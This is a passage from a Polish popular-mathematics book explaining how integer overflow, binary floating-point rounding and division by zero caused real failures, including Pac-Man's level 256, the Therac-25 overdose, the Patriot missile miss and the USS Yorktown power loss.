Twórcy oryginalnej gry *Pac-Man* dostępnej na automatach w salonach gier przechowywali numer poziomu w postaci liczby ośmiobitowej, która zerowała się po przepełnieniu. Nie pomyśleli jednak o wszystkich możliwych konsekwencjach tej decyzji, w związku z czym na poziomie 256 pojawiał się zagmatwany ciąg błędów i cała gra się psuła. Nie żeby to była duża strata: nawet 255 działających poziomów powinno wystarczyć z nawiązką, zważywszy że większość osób nie przechodzi pierwszego. Ale jeśli ktoś ma dość czasu i pieniędzy, to może rozegrać setki poziomów (po

prawdzie wszystkie wyglądają tak samo, tylko duchy inaczej się zachowują). Ja najdalej dotarłem do poziomu siódmego. Muszę poćwiczyć.



Poziom 256 cierpi na nadmiar liter i niedomiar grywalności.

Gra psuje się na poziomie 256 nie dlatego, że nie może zapisać jego numeru. Programiści jak zwykle zarządzili liczenie na nowo od zera, zatem poziom numer 1 jest zapisywany jako indeks 0, numer 2 jako indeks 1 i tak dalej (będę używać słowa „indeks” na określenie liczby przechowywanej w pamięci w odróżnieniu od rzeczywistego numeru poziomu). Poziom numer 256 jest zapisywany jako indeks 255, czyli w zapisie binarnym 11111111. Jak dotąd zero problemu. Nawet przejście na poziom 257 zwyczajnie przekręci indeks na zero i wyśle Pac-Mana z powrotem do pierwszego labiryntu. Gra powinna tak działać wiecznie. Dlaczego zatem poziom numer 256 powoduje awarię?

Przyczyna leży w owocach. Aby urozmaicić składającą się z kropek i duchów dietę Pac-Mana, na każdym poziomie dwukrotnie pojawia się jeden z ośmiu różnych owoców (w tym dzwonki i klucze, które stworek najwyraźniej pałaszuje z taką samą łatwością jak jabłka i truskawki). Do każdego poziomu przypisany jest inny smakołyk, wyświetlany na dole ekranu wraz z ostatnio zjedzonymi. To właśnie ta dekoracyjna owocowa parada doprowadza grę do zguby.

Pamięć w starych komputerach była tak cennym zasobem, że gra *Pac-Man* przechowywała tylko trzy liczby: aktualny poziom, liczbę żyć i wynik. Wszystko inne było zerowane po przejściu na nowy poziom. Za każdym razem napotykało się duchy cierpiące na amnezję, zupełnie niepamiętające długich godzin dotychczasowych zmagań. Zatem gra musiała jakoś odtworzyć listę owoców zjedzonych ostatnio przez Pac-Mana. Na ekranie jest miejsce tylko na siedem ikon, program musi więc wyświetlić smakołyki z aktualnego poziomu i maksymalnie sześciu poprzednich (zależnie od tego, ile już udało się ich rozegrać).

W pamięci komputera znajduje się lista owoców i kolejność, w której się pojawiają. Zatem jeśli gracz nie doszedł jeszcze do poziomu 7, gra

wyświetla tyle owoców, ile wynosi numer poziomu (potem zwyczajnie pokazuje ostatnie siedem smakołyków). Problem pojawia się w chwili przekształcenia indeksu poziomu w jego numer poprzez dodanie jedynki. Poziom numer 256 ma indeks 255, który zwiększony o jeden staje się… zerem. Zero to mniej niż siedem, zatem gra próbuje wyświetlić liczbę owoców równą numerowi poziomu. Gdyby po prostu niczego nie wyświetlała, wszystko by było w porządku, ale niestety program najpierw wyświetlał, a dopiero potem liczył – wyświetlał owoc, po czym odejmował jeden od numeru poziomu. I tak aż do zera.

wyświetl owoc
odejmij 1 od numeru poziomu
przestań jeśli numer poziomu to zero
w przeciwnym razie DALEJ OWOCUJ

To oczywiście nie jest prawdziwy kod Pac-Mana. Ale łapiesz zasadę.

I teraz komputer usiłuje wyświetlić 256 owoców zamiast maksymalnie siedmiu. Cóż, piszę „owoc”, ale lista owoców ma tylko dwadzieścia pozycji. Kiedy przychodzi kolej na ikonę numer dwadzieścia jeden, kod zagląda do kolejnej komórki pamięci i usiłuje ją zinterpretować jako rysunek owocu. I dalej miele pamięć, traktując ją jak egzotyczną tablicę z pozaziemskimi owocami i starając się je wszystkie jak najlepiej wyświetlić. Część odpowiada innym symbolom wykorzystywanym w grze, zatem ekran jest zapełniany (poza kolorowym szumem) literami i znakami interpunkcyjnymi.

Z uwagi na specyfikę wykorzystywanego w grze układu współrzędnych po wypełnieniu od prawej do lewej dolnego wiersza kod przechodzi do prawego górnego rogu i zapełnia ekran kolumna po kolumnie. Po wyświetleniu owocu numer 256 mamy już zapisane pół ekranu. Co

niewiarygodne, program następnie usiłuje normalnie rozegrać poziom, ale przejście dalej jest możliwe dopiero po zjedzeniu 244 kropek. Zmutowane owoce właśnie zniszczyły wiele z nich, zatem Pac-Man nigdy nie zdoła zjeść ich dostatecznie wiele, w związku z czym skazany jest na wędrowanie po zdeformowanym labiryncie, aż przegra z nudą i da się pożreć goniącym go duchom. Co, tak na marginesie, doskonale opisuje stan umysłu wielu programistów usiłujących skończyć pisanie kodu swojego programu.

Śmiertelnie groźny kod

Ze wszystkich błędów związanych z liczbą 256, które znalazłem, najgroźniejszy dotyczył przyrządu Therac-25 służącego do radioterapii. Wykorzystywano go do leczenia pacjentów chorych na raka poprzez napromieniowanie ich strumieniem elektronów albo skoncentrowaną wiązką promieni Rentgena. Urządzenie emitowało elektrony o różnych energiach: niskoenergetyczne były kierowane bezpośrednio na pacjenta, zaś wysokoenergetyczne padały na metalową płytkę, wywołując w ten sposób promieniowanie rentgenowskie.

Niebezpieczeństwo polegało na tym, że elektrony niezbędne do uzyskania tego drugiego efektu miały tak wysoką energię, że gdyby trafiły bezpośrednio w pacjenta, poważnie by mu zaszkodziły. Jeśli więc zwiększano natężenie strumienia cząstek naładowanych, trzeba było dopilnować, żeby między działkiem elektronowym a pacjentem znalazły się metalowa płytka i kolimator (rodzaj filtru kształtującego wiązkę promieni rentgenowskich).

Z tego powodu (a także w związku z szeregiem innych zabezpieczeń) urządzenie wykonywało przy rozruchu pewien kod komputerowy i elektrony były emitowane dopiero po upewnieniu się, że wszystkie układy

są odpowiednio skonfigurowane. Program wykorzystywał wartość liczbową przechowywaną w zmiennej o chwytliwej nazwie Class3 (to pokazuje, jak kreatywni są programiści w nadawaniu zmiennym nazw). Po sprawdzeniu, że wszystko jest bezpieczne, maszyna ustawiała wartość tej zmiennej na zero.

Aby się upewnić, że wszystko zostanie sprawdzone, na początku pętla kodu konfiguracyjnego zwiększała wartość Class3 o jeden, żeby zmienna miała niezerową wartość początkową. Za każdym razem, kiedy zmienna była różna od zera, uruchamiana była funkcja o nieco lepszej nazwie Chkcol, która sprawdzała obecność kolimatora (i metalowej płytki). Jeśli wszystko było w porządku, zmienna Class3 otrzymywała wartość zerową, co umożliwiało wystrzelenie strumienia elektronów.

Niestety do zapisywania tej wartości wykorzystywano tylko osiem bitów, a po osiągnięciu wartości maksymalnej… licznik przekręcał się na zero. A pętla początkowa była wykonywana w kółko w oczekiwaniu na należyte przygotowanie maszyny i za każdym razem zwiększała wartość zmiennej Class3. Zatem co dwieście pięćdziesiąte szóste wykonanie pętli zmienna przyjmowała wartość zerową nie dlatego, że wszystko było w porządku, ale zwyczajnie z powodu przekręcenia licznika z 255 na 0.

A to znaczy, że średnio w 0,4 procent przypadków Therac-25 nie wykonywał funkcji Chkcol, ponieważ wartość zmiennej wskazywała, że kolimator został sprawdzony i znajduje się na swoim miejscu. Kiedy mowa o błędzie tak groźnym w skutkach, 0,4 procent to zatrważająco duża liczba.

17 stycznia 1987 roku pacjent szpitala Yakima Valley Memorial w stanie Waszyngton (obecnie placówka nazywa się Virginia Mason Memorial) miał otrzymać dawkę promieniowania równą 86 radów (rad to używana dawniej jednostka pochłoniętej dawki promieniowania). Jednak przed zabiegiem metalowa płytka i kolimator zostały wyjęte, aby można

było skalibrować maszynę z użyciem światła widzialnego. Nie umieszczono ich z powrotem w urządzeniu.


Technik nacisnął przycisk konfiguracji w chwili, kiedy zmienna Class3 wróciła do zera. W rezultacie funkcja Chkcol nie została uruchomiona i wysokoenergetyczne elektrony zostały wystrzelone bez płytki i bez kolimatora między działkiem a pacjentem. Zamiast 86 radów dawka wyniosła między 8 a 10 tysięcy radów. Nieszczęśnik zmarł w kwietniu tego samego roku z powodu powikłań popromiennych.

Niezbędna poprawka kodu okazała się zatrważająco prosta: zamiast zwiększać zmienną Class3 o jeden, pętla konfiguracyjna nadawała jej teraz zawsze tę samą niezerową wartość. Warto pamiętać, że nieuwzględnienie sposobu obsługi liczb przez komputery może doprowadzić do czyjejś śmierci.

Rzeczy, które komputerom nie wychodzą

Ile jest 5 − 4 − 1? To nie jest podchwytliwe pytanie: odpowiedź brzmi: zero. Nie zawsze jest to jednak takie proste. Nawet Excel może się tu pomylić. Zapisywanie liczb przez komputery w systemie dwójkowym nie tylko powoduje przekręcanie się licznika, ale może też zakłócić proste obliczenia.

Jeśli zmienisz 5 − 4 − 1 na 0,5 − 0,4 − 0,1, prawidłowym rozwiązaniem nadal będzie zero, ale moja wersja Excela uważa, że w tym drugim przypadku jest to −2,77556E−17. I chociaż liczba −0,000000000000000277556 nie jest dokładnie zerem, jest wystarczająco mu bliska. Czyli Excel dobrze kombinuje. Tyle że potem coś koszmarnie się psuje.



Hm, coś tu jest nie tak.

Mówiąc krótko, niektóre liczby przy zmianie sposobu zapisu dają porządnie popalić. Nasze ludzkie liczby dziesiętne fatalnie radzą sobie z częściami trzecimi. Ale przywykliśmy do tego i nauczyliśmy się sobie z tym radzić. Szybkie pytanie: ile jest 1 − 0,666666 − 0,333333? Intuicja podpowiada, że zero, ponieważ 1 − ⅔ − ⅓ = 0. Ale te ułamki dziesiętne nie są przecież równe ułamkom zwykłym ⅔ i ⅓, ponieważ te drugie właściwie zapisane w systemie dziesiętnym wymagałyby użycia nieskończonej liczby szóstek i trójek. Prawidłową odpowiedzią jest 0,000001, czyli liczba nieznacznie niezerowa (miałem ograniczone miejsce na dziesiętne postacie ⅔ i ⅓). Jeśli dodamy 0,666666 do 0,333333, otrzymamy 0,999999, a nie jedynkę.

W zapisie dwójkowym występują podobne trudności przy niektórych ułamkach. Dodanie 0,4 do 0,1 w zapisie dwójkowym nie daje 0,5, ale:

0,4=0,0110011001100…
0,1=0,0001100110011…
0,4+0,1=0,0111111111111…

Komputer nie potrafi zapisać nieskończonej liczby cyfr dwójkowych wersji liczb 0,1 i 0,4, zatem ich suma wynosi prawie $^1/_2$*. Ale podobnie jak my, ludzie, przywykliśmy do ograniczeń zapisu dziesiętnego, komputery

zostały zaprogramowane tak, by poprawiały błędy wynikające z rachunków na liczbach w zapisie dwójkowym.

Jeśli w komórce w Excelu wpiszesz **=0,5-0,4-0,1**, otrzymasz prawidłowy wynik. Program wie, że 0,0111111… powinno być równe $^1/_2$. Jeśli jednak wpiszesz **=(0,5-0,4-0,1)*1**, otrzymasz błędny wynik. Excel nie sprawdza takich rzeczy w trakcie wykonywania obliczeń, tylko na sam koniec. Ponieważ w ostatnim kroku dodaliśmy niewinne mnożenie przez jeden, wprowadziliśmy program w poczucie złudnego bezpieczeństwa. Dlatego właśnie nie sprawdzi swojej odpowiedzi przed jej wyświetleniem.

Programiści Excela twierdzą, że to nie ich wina. Stosują się do norm IEEE dotyczących działań arytmetycznych wykonywanych przez komputery z zaledwie kilkoma drobnymi odstępstwami w bardzo rzadko spotykanych przypadkach. W celu wyznaczenia najlepszego sposobu radzenia sobie z ograniczeniami komputerów przy operacjach na liczbach w zapisie dwójkowym z ograniczoną precyzją organizacja IEEE wprowadziła normę numer 754 w roku 1985 (kiedy piszę te słowa, ostatnia aktualizacja miała miejsce w roku 2008)*.

Ponieważ jest to obowiązująca norma, ten sam problem napotkasz za każdym razem, kiedy zaprzęgniesz komputer do wykonywania obliczeń matematycznych. Niekoniecznie stacjonarny, może być smartfon. Wyobraź sobie, że przygotowujesz harmonogram. Chcesz wiedzieć, ile dwutygodniowych okresów mieści się w siedemdziesięciu pięciu dniach. Co robisz? Większość ludzi uruchomi aplikację kalkulatora. Gwarantuję jednak, że poradzisz sobie z tym lepiej od niej.

Weź do ręki swój telefon i uruchom kalkulator. Jeśli wpiszesz 75 ÷ 14, otrzymasz natychmiast wynik 5,35714286(…). Zatem siedemdziesiąt pięć dni to nieco ponad pięć dwutygodniowych okresów. Żeby ustalić, ile

zostało dni reszty, odejmujemy pięć i mnożymy 0,35714286 przez czternaście. Właśnie patrzysz na nieprawidłowy wynik.

Na niektórych telefonach uzyskasz 5,00000001 lub zbliżoną do tego liczbę. Na innych coś bliżej 4,9999999994. Jeśli masz iPhone’a, zobaczysz prawidłową odpowiedź: 5, ale to nie daje temu urządzeniu prawa do zadowolenia z siebie. Ustaw ekran poziomo, żeby aplikacja przełączyła się w tryb kalkulatora naukowego. W starszych wersjach iOS-a zobaczysz pełny wynik: 4,9999999999. Właśnie uruchomiłem kalkulator na swoim komputerze i uzyskałem 5,00000000000004. Z powodu ograniczeń zapisu dwójkowego komputery regularnie zbliżają się do właściwej odpowiedzi, ale nigdy jej nie uzyskują. To jak z dowolnym dietetycznym produktem żywnościowym. Efekty nigdy w pełni nie odpowiadają oczekiwaniom.

Czym grozi obcinanie

Na wojnie każdy, najprostszy nawet błąd może doprowadzić do śmierci wielu osób. I chociaż wojny są nieodłącznie związane z polityką, możemy chyba wciąż obiektywnie zbadać, w jaki sposób drobne pomyłki matematyczne mogą przynieść katastrofalne skutki mierzone liczbą zgonów. Nawet tak drobne, jak pomylenie się o 0,00009536743164 procent.

25 lutego 1991 roku, podczas pierwszej wojny w Zatoce Perskiej, w stronę koszar armii amerykańskiej w pobliżu saudyjskiej miejscowości Az-Zahran wystrzelono rakietę Scud. Nie zaskoczyło to Amerykanów, którzy dysponowali systemem obrony przeciwrakietowej Patriot zdolnym wykrywać, śledzić i przechwytywać takie pociski. Dzięki radarowi system rejestrował nadlatujące rakiety, obliczał ich prędkość i śledził ruch aż do momentu, kiedy można było wystrzelić pocisk przechwytujący w celu zniszczenia zagrożenia. Wszystko działało aż do chwili, kiedy

matematyczne przeoczenie w kodzie oprogramowania sprawiło, że pocisk ten chybił.

Bateria Patriot pierwotnie miała być przenośnym systemem przechwytywania wrogich samolotów. Przed wojną w Zatoce Perskiej system zmodernizowano, żeby radził sobie też z dużo szybszymi rakietami Scud, które potrafiły rozwijać prędkość około 6000 km/h. Wyrzutnie rozstawiono w stałych miejscach i w ogóle ich nie przemieszczano, choć pierwotna specyfikacja zakładała ich ciągłą mobilność.

To spowodowało, że wyrzutnie nie były regularnie wyłączane i włączane (już wcześniej pokazałem, że może to prowadzić do poważnych problemów z mierzeniem czasu). System zapisywał czas w postaci 24-cyfrowej liczby binarnej (czyli zajmującej 3 bajty) i zliczał dziesiąte części sekundy od włączenia. W ten sposób mógł działać przez 19 dni, 10 godzin, 2 minuty i 1,6 sekundy, po czym następowało „przekręcenie” licznika. Kiedy projektowano pierwszą wersję systemu, ten czas musiał wydawać się długi.

Schody zaczynały się w momencie przeliczania dziesiątych części sekundy na zmiennoprzecinkową liczbę sekund. Zasada matematyczna jest prosta: mnożymy przez 0,1, czyli zasadniczo dzielimy przez dziesięć. Ale system Patriot zapisywał te 1/10 sekundy w liczbie 24-bitowej, co prowadziło do tych samych trudności, które ma Excel przy odejmowaniu 0,4 i 0,1 od 0,5: uzyskany wynik minimalnie różni się od właściwego.

0,00011001100110011001100 (zapis dwójkowy) = 0,099999904632568359375 (zapis dziesiętny)

0,1 − 0,099999904632568359375 = 0,000000095367431640625

To jest bezwzględny błąd na każdą dziesiątą część sekundy.
Błąd 0,000095367431640625 procent.

Niedokładność na poziomie 0,000095 procent może się wydawać niewielka. Przecież to jedna część na milion! Owszem, kiedy licznik czasu przechowuje niewielką wartość, błąd też jest niewielki. Cała sprawa z pomyłkami procentowymi polega na tym, że im większą mamy wartość na wejściu, tym większy robimy błąd. Im dłużej działała wyrzutnia Patriot, tym większa była wartość licznika czasu i wynikająca z niej kumulatywna niedokładność. Kiedy tamtego dnia wystrzelono rakietę Scud, pobliski system Patriot działał bez przerwy już od około stu godzin, czyli w przybliżeniu 360 tysięcy sekund. To mniej więcej jedna trzecia miliona sekund. Czyli błąd wynosił z grubsza jedną trzecią sekundy.

Może się to wydawać niewiele, dopóki nie śledzisz lotu rakiety pędzącej 6000 km/h. W jedną trzecią sekundy Scud może przelecieć ponad 500 metrów. Trudno jest śledzić i przechwycić coś, co znajduje się pół kilometra dalej, niż sądzisz.

System Patriot nie zdołał strącić wrogiej rakiety, która trafiła w amerykańską bazę, powodując śmierć dwudziestu ośmiu żołnierzy i obrażenia u setki osób.

To kolejna, kosztowna nauczka pokazująca, jak ważna jest znajomość ograniczeń zapisu dwójkowego. W tym wypadku dochodzi jeszcze kolejna lekcja, która dotyczy naprawiania błędów. Kiedy system modernizowano tak, by był zdolny śledzić dużo szybsze rakiety Scud, metoda konwersji czasu również została zmieniona, ale w sposób niespójny. Część podsystemów wciąż przeliczała czas po staremu.

Jak na ironię, gdyby błąd przekształcenia był taki sam we wszystkich procesach, cały system mógłby zadziałać prawidłowo. Śledzenie lecącej rakiety wymaga dokładnego wyznaczania różnic w czasie, zatem taki sam błąd we wszystkich miejscach samoistnie by się skompensował. Ponieważ jednak różne elementy systemu używały różnej precyzji, do obliczeń


wkradła się rozbieżność. To właśnie ta niespójna modernizacja nie pozwoliła przechwycić nadlatującego pocisku.

Jeszcze bardziej dobija to, że amerykańska generalicja wiedziała o problemie i 16 lutego 1991 roku wypuszczono nową wersję oprogramowania, która eliminowała wspomnianą usterkę. Ponieważ przekazanie nowego kodu do wszystkich wyrzutni było procesem długotrwałym, poinformowano wszystkich operatorów, żeby nie dopuszczali do zbyt długiego nieprzerwanego działania swoich systemów. Niestety nie sprecyzowano, jaki czas będzie zbyt długi. Poza błędem obliczeniowym za śmierć tych dwudziestu ośmiu żołnierzy odpowiada też niewydolny proces aktualizacji oprogramowania i brak precyzyjnej informacji (a wystarczyło po prostu powiedzieć: restartujcie wszystko raz dziennie).

Poprawka kodu dotarła do bazy w Az-Zahran 26 lutego. Dzień po ataku.

Nie ma się czym przejmować

W matematyce nie można dzielić przez zero. Stoczono na ten temat wiele internetowych kłótni, w których niemające złych zamiarów osoby utrzymywały, że wynikiem dzielenia przez zero jest nieskończoność. Problem w tym, że to nieprawda. Na dowód swojej tezy przywołują fakt, że jeśli weźmiemy funkcję *1/x* i będziemy się z iksem zbliżać coraz bardziej do zera, wartość funkcji zacznie się robić nieskończenie duża. Co jest… półprawdą.




Hm, coś tu jest nie tak.

To działa tylko wtedy, kiedy do zera zbliżamy się od strony liczb dodatnich. Jeśli zaczniemy od drugiej strony i podejdziemy do zera od dołu, wartość funkcji *1/x* wystrzeli w stronę minus nieskończoności – całkowicie przeciwnym od poprzedniego. Jeśli wartość graniczna jest różna w zależności od kierunku, z którego się do niej zbliżamy, w matematyce mówimy, że granica jest „niewłaściwa”. Nie można dzielić przez zero. Granica dla tego działania nie istnieje.

A co się stanie, kiedy komputer spróbuje podzielić przez zero? Jeśli zawczasu nie powie mu się wprost, że nie wolno tego robić, naiwnie spróbuje. Rezultaty takich prób potrafią być przerażające.

Obwody komputerowe doskonale sobie radzą z dodawaniem i odejmowaniem, w związku z czym we wszystkich obliczeniach bazują na tych dwóch działaniach. Mnożenie to zwyczajnie wielokrotnie powtórzone dodawanie, zatem jest proste do zaprogramowania. Z dzieleniem sprawa wygląda nieco gorzej – mamy tu do czynienia z wielokrotnym odejmowaniem, ale potem może jeszcze zostać jakaś reszta. Zatem podzielenie 42 przez 9 wymaga odjęcia jak największej liczby dziewiątek, czyli zasadniczo odliczania co dziewięć: 42, 33, 24, 15 i 6. Wykonaliśmy cztery kroki, zatem 42 ÷ 9 = 4 z resztą 6. Możemy też przekształcić 6/9 na liczbę dziesiętną. Wtedy dostaniemy 42 ÷ 9 = 4,6666…

Kiedy każemy komputerowi podzielić 42 przez zero, ten sposób dzielenia przestaje działać. A raczej na odwrót: nie przestaje działać. Nigdy. Mam w tej chwili przed sobą miniaturowy kalkulator osobisty Casio z roku 1975. Jeśli każę mu obliczyć 42 ÷ 0, wyświetlacz zapełni się zerami i będzie to wyglądało, jakby kalkulator się zepsuł. Ale po naciśnięciu przycisku do wyświetlania dodatkowych cyfr okaże się, że urządzenie dalej usiłuje uzyskać końcową odpowiedź i cały czas dostaje nowe zera. Biedaczysko nieustannie odejmuje zero od czterdziestu dwóch i zlicza, ile razy już to zrobiło.



Nawet starsze, mechaniczne kalkulatory borykały się z tym problemem. Różnica polegała na tym, że one miały korbkę i trzeba było dosłownie mielić obliczenia, kiedy urządzenie w daremnym trudzie odejmowało kolejne zera. Największe lenie mogły skorzystać z kalkulatora elektromechanicznego z wbudowanym silniczkiem, który automatycznie poruszał korbką. W sieci krążą filmiki z ludźmi przeprowadzającymi na takich urządzeniach dzielenie przez zero. W rezultacie korbka kręci się w kółko (aż do odcięcia zasilania).

We współczesnych komputerach da się temu problemowi zaradzić w dość prosty sposób: dopisując linijkę kodu informującą komputer, że nie warto nawet próbować. Poniżej zamieszczam pseudokod funkcji dzielenia liczby *a* przez liczbę *b* z taką linijką bezpieczeństwa:

```
def dzielenie(a,b):
    if b = 0: return ‘Błąd’
    else: return a/b
```

Najnowszy (kiedy piszę te słowa) iPhone musi wykorzystywać praktycznie identyczny kod. Kiedy wpisałem 42÷0, zobaczyłem na ekranie słowo „Błąd”. Systemowy kalkulator na moim komputerze idzie o krok dalej i wyświetla komunikat „Nieprawidłowa liczba”. Mój kalkulator kieszonkowy (Casio FX-991EX) wyświetla „Math ERROR”. Nagrywam

filmiki, na których wyjmuję kalkulatory z opakowań i je recenzuję (kalkulatory, nie opakowania). Mam już ponad 3 miliony odsłon. Jednym z moich standardowych testów jest właśnie dzielenie przez zero. Wpisuję działanie i obserwuję, jak urządzenie się zachowa. Większość zachowuje się bardzo poprawnie.

Zawsze jednak znajdą się takie, które nie potrafią sobie z tym poradzić. Zresztą nie tylko kalkulatory: okręty amerykańskiej marynarki wojennej też czasem mają problem z dzieleniem przez zero. We wrześniu 1997 roku krążownik USS Yorktown stracił całe zasilanie, ponieważ komputerowy system kontrolny usiłował podzielić jakąś liczbę przez zero. Marynarka właśnie przeprowadzała pierwsze próby swojego projektu inteligentnych statków: instalowała na okrętach komputery z systemem Windows, żeby zautomatyzować część działań i zredukować liczebność załogi o około 10 procent. Zważywszy, że w rezultacie krążownik przez ponad dwie godziny dryfował pozbawiony napędu, można uznać, że częściowy sukces projektu to trochę wolnego czasu dla marynarzy.

Duża liczba tego typu pomyłek w wojsku wcale nie oznacza, że siły zbrojne wyjątkowo kiepsko sobie radzą z matematyką. Bierze się z tego, że wojsko prowadzi bardzo dużo badań i opracowuje wiele nowych technologii, w związku z czym znajduje się w awangardzie nauki i techniki, a to zwykle sprzyja popełnianiu pomyłek. Ponadto siły zbrojne są w jakiejś mierze zobowiązane do informowania opinii publicznej o przyczynach swoich potknięć. Oczywiście wiele niewątpliwie fascynujących błędów matematycznych na zawsze pozostaje objętych klauzulą tajności, ale w prywatnych przedsiębiorstwach zamiata się pod dywan zdecydowanie więcej wpadek. Ja mogę oczywiście omawiać tylko te błędy, które zostały podane do wiadomości publicznej.

Jeśli chodzi o USS Yorktown, szczegóły są nieco niejasne. Nie do końca wiadomo, czy okręt trzeba było odholować do portu, czy też w końcu odzyskał zasilanie na morzu. Wiemy jednak, że na pewno chodziło o dzielenie przez zero. Wygląda na to, że ktoś wprowadził zerową wartość w jakiejś bazie danych (a rzeczona baza potraktowała to jako liczbę, a nie pusty wpis). Kiedy system chciał wykonać dzielenie przez tę wartość, działanie się zapętliło jak na tanim kalkulatorze. To z kolei spowodowało błąd przepełnienia pamięci przypisanej tej operacji. Można więc rzec, że okręt wojenny pokonała specgrupa błędów matematycznych dowodzona przez dzielenie przez zero.

---

* Jak na ironię jedyny ułamek, który można bezproblemowo zapisać w systemie dwójkowym, to właśnie $^1/_2$. W zapisie dziesiętnym: 0,5 – ponieważ pięć jest połową dziesięciu; w zapisie dwójkowym: 0,1 – ponieważ jeden jest połową dwóch. Gdybyśmy użyli nieskończonej liczby cyfr w 0,01111111…, otrzymalibyśmy 0,1 w zapisie dziesiętnym, na tej samej zasadzie jak 0,99999… = 1. Zignoruj wszystkich marudzących, że 0,99999… ≠ 1, bo nie mają racji.

** Liczba 754 nie jest istotna; IEEE stosuje ciągłą numerację swoich norm, w kolejności napływania wniosków. Norma o numerze 753 to *Functional Methods and Equipment for Measuring the Performance of Dial-Pulse (DP) Address Signaling Systems*, a numer 755 to *Trial-use Extending High Level Language Implementations for Microprocessors*.

7

Prawdopodobnie błędne

Mało prawdopodobne wydarzenia zdarzają się. 7 czerwca 2016 roku piłkarska reprezentacja Kolumbii grała przeciwko Paragwajczykom na turnieju Copa America. Sędzia rzucił monetą, żeby ustalić, która drużyna rozpocznie mecz. Moneta wylądowała idealnie na swojej krawędzi. Po chwili wahania i ogólnym rozbawieniu stojących obok piłkarzy sędzia podniósł monetę z ziemi i rzucił ją ponownie – tym razem z oczekiwanym rezultatem.

